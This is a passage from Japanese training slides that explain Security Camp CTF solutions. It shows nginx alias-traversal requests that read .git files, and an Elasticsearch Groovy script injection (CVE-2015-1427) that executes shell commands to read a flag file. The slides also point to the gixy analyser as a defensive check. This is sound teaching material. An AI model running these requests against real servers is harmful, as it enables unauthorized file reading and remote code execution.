 flag{Y0u_ar3_m4ster_0f_p0stgr3}
(1 row)
```

演習問題6 解説(1/3)

nginx-alias

- 応募課題にあったnginx alias traversalの問題のリベンジ！！

```
root@gateway:/# curl http://nginx-alias
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>alias traversal challenge revenge</title>
<省略>
<h1>Alias traversal challenge revenge!</h1>
Vulnerable static file path is available at <a href="/static/welcome.txt">/static/
welcome.txt</a>.</p>
Find the flag from the .git directory!
</body>
```

演習問題6 解説 (2/3)

nginx alias traversalとは

- nginxでは、aliasディレクティブを使って、locationディレクティブで指定したURLのパスをファイルシステム上のパスに対応させられる
- locationディレクティブに指定したパスの末尾に/がついていない場合、上位のディレクトリへアクセス可能

```
location /static {  
    alias /var/www/app/static/;  
}
```

- 例) /static..//setting.pyで、/var/www/app/setting.pyへアクセスできる

演習問題6 解説 (3/3)

nginx-alias

- alias traversalを利用して.git内にあるコミットメッセージを読み取る
- 解法は2通り

```
root@gateway:/# curl http://nginx-alias/static../.git/COMMIT_EDITMSG  
flag{ng1nx_r3v3ng3_m4tch}
```

```
root@gateway:/# curl http://nginx-alias/static../.git/logs/refs/heads/master  
00000000000000000000000000000000 4804f15267d1cc21d770986565ddd28638cd2a59  
victim <victim@security-camp2020.jp> 1603541563 +0900 commit (initial): first commit  
4804f15267d1cc21d770986565ddd28638cd2a59 a89a3057575d4b3e761da3f3fde0c91503901293  
victim <victim@security-camp2020.jp> 1603541687 +0900 commit: flag{ng1nx_r3v3ng3_m4tch}
```

演習問題6 解説 補足

nginx-alias

- 手元に設定ファイルがあればGIXYという静的解析ツールで発見できる
 - 開発時に有用

```
$ pip install gixy
$ gixy vulnerable.conf

===== Results =====

>> Problem: [alias_traversal] Path traversal via misconfigured alias.
Description: Using alias in a prefixed location that doesn't ends with directory separator
could lead to path traversal vulnerability.
Additional info: https://github.com/yandex/gixy/blob/master/docs/en/plugins/aliastraversal.md
<省略>
```

演習問題7 解説

elasticsearch

データがないとhitが0件でscriptが実行されないので適当にデータを入れる

```
root@gateway:/# curl -XPUT http://elasticsearch:9200/seccamp/user/yamada -d '{"name" : "Taro Yamada"}'
```

あとはgroovy scriptを実行するだけ

```
root@gateway:/# $ curl -s http://elasticsearch:9200/_search\?pretty -XPOST -d
'{"script_fields": {"myscript": {"script":
"java.lang.Math.class.forName(\"java.lang.Runtime\").getRuntime().exec(\"cat /flag.txt\").getText()"}}}'
...
flag{e14st1cse4rch_cve_2015_1427}
```